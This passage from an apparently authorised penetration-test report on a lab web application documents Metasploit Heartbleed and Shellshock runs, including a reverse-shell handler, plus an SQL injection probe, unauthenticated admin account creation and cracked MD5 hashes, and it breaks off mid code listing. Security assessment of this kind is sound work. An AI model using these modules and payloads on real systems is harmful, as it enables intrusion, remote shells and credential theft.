[-] 192.168.1.20:3306 - 192.168.1.20:3306 - Unsupported target version of MySQL detected. Skipping.
```

Figure 69 Unsuccessful MySQL brute-force attempt.

Since the server was running *OpenSSL 1.0.1c*, it should be vulnerable to *Heartbleed*. To confirm this, the *Nmap* script for detecting it was run and it confirmed the vulnerability (Figure 70). After this, the *Metasploit* module for Heartbleed was run to exploit the server (Figure 71).

```
root@kali:~# nmap 192.168.1.20 -p 443 --script ssl-heartbleed
Starting Nmap 7.80SVN ( https://nmap.org ) at 2019-11-30 22:33 GMT
Nmap scan report for 192.168.1.20
Host is up (0.00049s latency).

PORT      STATE SERVICE
443/tcp   open  https
| ssl-heartbleed:
|   VULNERABLE:
|     The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library.
|     It allows for stealing information intended to be protected by SSL/TLS encryption.
|       State: VULNERABLE
|       Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are
|       affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerabl
|       e OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as wel
|       l as the encryption keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_
```

Figure 70 Testing target server for *Heartbleed* vulnerability.

```

msf5 > use auxiliary/scanner/ssl/openssl_heartbleed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 192.168.1.20
RHOSTS => 192.168.1.20
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > exploit

[*] 192.168.1.20:443 - Leaking heartbeat response #1
[*] 192.168.1.20:443 - Sending Client Hello

```

Figure 71 Running *Heartbleed* exploit with *Metasploit*.

Every time the *Heartbleed* exploit is run, random information stored in RAM is leaked. Most of the times this information is completely random and has little use (Figure 72). However, the more times the exploit is run, the chances of getting useful output is increased. After running the exploit several times on the target server, the user profile information for the account john@johndoe.com was exposed, revealing the date of birth, address, phone number, username and MD5 hash of their password (Figure 73). Since the account was created during testing, the validity of the information could be confirmed.

```

..... repeated 330 times .....
.....aD.....A..w.^..|.../b.....
..l=@.i..kc.....J.."-3].....4V.cVe...!..o#...Q...|..y;s`.h.k3[...../W...kY.]...+..PrQ"...~s...T.\.....P.n
m..T@B..S,...2...sA.V...u...A..l.....\..2.....[,T.;2..Y...U...Berlin1.0...U...Apache Friends1.
0...U...localhost0..0...*.H.....0.....dT...z.6...u.B.1...Zvrjw.bi...9f. 93...}#@$..`..2....
.....].?9.&.H.u...n*b.B4,J..X.U..n..(!..!>.xo8lJx...+.....0...U.....X...?
.R...D..R0...U.#.}0{...x...?..R...D..R..`^0\1.0...U...DE1.0...U...Berlin1.0...U...Berlin1.0...U
...Apache Friends1.0...U...localhost...0...U...0...0...*.H.....L$.vH.8#.i.E...6H..D..I
.i..9'f{g.c~i.rH..@k. yW.;}Ud.....MJ.h@_@....."!..Dhr...#. ..;X^((.....W.=.B.;...{.3.....
.....

```

Figure 72 Random information leaked from target server's RAM.

```

.....].....".....A.....\...`>" K.x...f....."!9.8.....5.....3.2.....E.D.
...../...A.....
..... repeated 13478 times .....
.....s.Doe.2000-01-01.Test Street 1.Dundee.1234567890.Male.john@johndoe.com.5f4dcc3b5aa765d61d8327deb
882cf99.November 24, 2019 12:38:am .inactive.....
..... repeated 2100 times .....

```

Figure 73 User account information leaked from RAM.

2.7.2 Test for default content

By reviewing the *Nikto* scan logs, a few new URLs were discovered (Figure 74) which were “PHP Easter eggs” (Detectify labs, 2012). These pages and files were completely unnecessary but did not contain any exploitable information (Figure 75).

```

+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.

```

Figure 74 Interesting *Nikto* scan results.




Figure 75 PHP “easter egg” page.


2.7.3 Test for web server software bugs

To scan the server for vulnerabilities, *Nessus* and *OpenVAS* scanners were used. *OpenVAS* reported the *php.info* file as a vulnerability (Figure 76) since it showed sensitive information like the installation path and the user it runs as.

Dashboard	Scans	Assets	SecInfo	Configuration	Extras
Vulnerability	Severity	QoD	Host		
phpinfo() output Reporting	7.5 (High)	80%	192.168.1.20		
PHP Coupon Script 'page' Parameter SQL Injection Vulnerability	7.5 (High)	95%	192.168.1.20		
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%	192.168.1.20		
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%	192.168.1.20		
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	5.8 (Medium)	70%	192.168.1.20		
SSL/TLS: Certificate Expired	5.0 (Medium)	99%	192.168.1.20		
SSL/TLS: Untrusted Certificate Authorities	5.0 (Medium)	99%	192.168.1.20		
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	5.0 (Medium)	98%	192.168.1.20		
SSL/TLS: OpenSSL TLS 'heartbeat' Extension Information Disclosure Vulnerability	5.0 (Medium)	99%	192.168.1.20		

Figure 76 OpenVAS scan results.

The scan also detected a possible SQL injection vulnerability that was not discovered yet (Figure 77). The URL was visited, and a SQL error message was shown as confirmation of the vulnerability (Figure 78).


Result: PHP Coupon Script 'page' Parameter SQL Injection Vulnerability








Vulnerability	Severity
PHP Coupon Script 'page' Parameter SQL Injection Vulnerability	 7.5 (High)
Summary PHP Coupon Script is prone to an SQL-injection vulnerability because it fails to properly sanitize user-supplied input. Attackers may exploit this issue to compromise the application, access or modify data, or exploit latent vulnerabilities in the underlying database. PHP Coupon Script 6.0 is vulnerable. Other versions may also be affected.	
Vulnerability Detection Result Vulnerable url: <code>http://192.168.1.20/admin/ADMIN/SERVER/AS/index.php?page=viewbus&bus='</code>	

Figure 77 OpenVAS summary for SQL injection vulnerability.




 Hacklab Security
 CRM
ASSET
ONLINE ORDERING
Back

Asset Management System

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '-3 , 3' at line 1

Figure 78 Unexpected behaviour using SQL injection string.

The results for the *Nessus* scan were mostly due to being able to enumerate many of the services and did not reveal anything critical (Figure 79). The results also showed problems with the SSL configuration.




Figure 79 Nessus scan results.

The scan results for *Nikto* identified a possible *Shellshock* vulnerability based on the outdated Apache installation (Figure 80). *Metasploit* has modules for both vulnerabilities, but neither successfully created a session (Figure 81).

```
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
```

Figure 80 Nikto scan; possible *Shellshock* vulnerability.

```

msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.1.20
RHOST => 192.168.1.20
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/printenv
TARGETURI => /cgi-bin/printenv
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.44.133:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > search 2014-6278

```

Figure 81 Unsuccessful attempt for *Shellshock* on target server.

2.8 OTHER VULNERABILITIES

2.8.1 Read other users' mail boxes

By logging into the original user account and using *HTTP Header Live* to view the header information that was sent when viewing the inbox, it was noted that a customer ID parameter was used (Figure 82). This might allow random users to view the titles of any messages from other accounts by modifying this value. This was confirmed by logging into the second account (john@johndoe.com) and modifying the customer ID of that account into the one of the first one (Figures 83-85). However, it was not possible to read the message.




Figure 82 Original customer ID when viewing mailbox.




Figure 83 Original customer ID for second user when viewing mailbox.




Figure 84 Modifying customer ID while logged in as a second user.




Figure 85 Viewing the mailbox contents of another user.

2.8.2 Create admin user accounts

Because the administration pages were accessible without authentication, it was possible to create admin user accounts by going to `/admin/ADMIN/SERVER/add_new_user.php` (Figure 86). Even though

the new admin user did not show up on the admin user table (Figure 87), it was functional and could be used to log in (Figure 88-89).

The screenshot shows a web browser window with the URL `192.168.1.20/admin/ADMIN/SERVER/add_new_user.php`. The page has a dark header with the 'Hacklab Security' logo and navigation links: CRM, ASSET, ONLINE ORDERING, CONFIGURATION, and Log Out. The main content area is titled 'Account Details' with a 'Back' button. It contains four input fields: 'User Type' (a dropdown menu set to 'SUPER Admin'), 'Employee Name' (text input with 'Mr. Foo'), 'Username' (text input with 'foo@washere.com'), and 'Password' (password input with 'foowashere' visible in red). A green 'Submit' button is at the bottom.

Figure 86 Unauthorised admin account creation.

The screenshot shows the 'User List' page in the Hacklab Security admin interface. The URL is `192.168.1.20/admin/ADMIN/SERVER/user.php`. The page has a dark header with the 'Hacklab Security' logo and navigation links: CRM, ASSET, ONLINE ORDERING, CONFIGURATION, and Log Out. On the left, there is a green 'Add User' button. The main content area is a table with the following columns: 'User Type', 'Full Name', 'Username', 'Password', and 'Actions'. The table is empty. On the right, there is a sidebar with a menu: Home, User List (selected), User Type, User Report, and Database Recover.

User Type	Full Name	Username	Password	Actions
				Red button Blue button
				Red button Blue button
				Red button Blue button
				Red button Blue button

Figure 87 Admin user table empty after account creation.




Figure 88 Test login with admin account.




Figure 89 Proof of login.

2.8.3 Analysis of found database files

The found database files showed the potential database schema and could be used to craft manual SQL injection strings. The *aa20000.sql* file had records of users and their password hashes which were successfully cracked (Figure 90). However, none of the accounts were valid for the application, but the password “ALFANTA” was an actual password for one of the existing accounts.

```
11a00f3677902d1dec0aeccacc16d464 MD5 Enterrich
a432fa61bf0d91ad0c3d2b26ae8ace94 MD5 ALFANTA
fb154fdee061037d6f6bcec2eef6e688 MD5 FELICEN
8eef495e2875ec79e82dd886e58f26bd MD5 ARANZAMENDEZ
dfc91587736b342423abefd7a2328de4 MD5 aa20001234 or osCommerce aa:20001234
25f9e794323b453885f5181f1b624d0b MD5 123456789 or osCommerce 12:3456789
```

Figure 90 Cracked hashes from *aa20000.sql*.

3 DISCUSSION

3.1 SOURCE CODE ANALYSIS

The company supplied a copy of their web application source code for analysis. This part of the test consisted of using an automated static analysis program called *RIPS* (version 0.55) to scan the code and then it was manually reviewed for critical sections. The code scanner reported a significant amount of SQL injection (Figure 92) and XSS vulnerabilities which was expected based on the initial penetration test (Figure 91).



Figure 91 *RIPS* scan results.




Figure 92 *RIPS* example output for a SQL injection vulnerability.

During the manual code review, focus was on finding examples for the most common vulnerabilities instead of trying to find every instance of them. While going through the code manually, interactions with the database and the user where both looked at carefully.

User enumeration

The code that allowed the username enumeration checked whether there was a match in the database and then displayed an error message (Figure 93). If there was a match, the error did not get displayed. Found in the file *username.php*.

```
1 <?php
2     if($rows==0){
3         echo '<script language="javascript">; echo 'alert ("Username not found");'; echo 'window.history.back();'; echo '</script>'; die();
4     }
5 >
```

Figure 93 User enumeration vulnerability.

Unsecured admin dashboard

The reason the administration dashboards were fully accessible was revealed to be that the pages did not check for a valid session (Figure 94) unlike for example the product listing page for a logged in user (Figure 95).

```
<?php include('../include/connect.php');
include('function.php');
$page = (int) (!isset($_GET["page"]) ? 1 : $_GET["page"]);
$limit = 3;
$startpoint = ($page * $limit) - $limit;

//to make pagination
$statement = "`tb_announcement`";

<style>
body {
background-image: url("../SERVER/background1.JPG");
background-repeat: no-repeat;
```

Figure 94 Valid sessions check missing in admin dashboard code.

```
<?php include('include/connect.php');
include('include/session.php');
include('function.php');
include('formatMoney.php');
$page = (int) (!isset($_GET["page"]) ? 1 : $_GET["page"]);
$limit = 4;
$startpoint = ($page * $limit) - $limit;

//to make pagination
$statement = "`tb_products`";

<DOCTYPE html>
```

Figure 95 User product page; check for a valid session.

Insecure cookie value

The reversible cookie value was created in the *cookie.php* file (Figure 94). The password was encrypted earlier in the code using MD5.

```
<?php
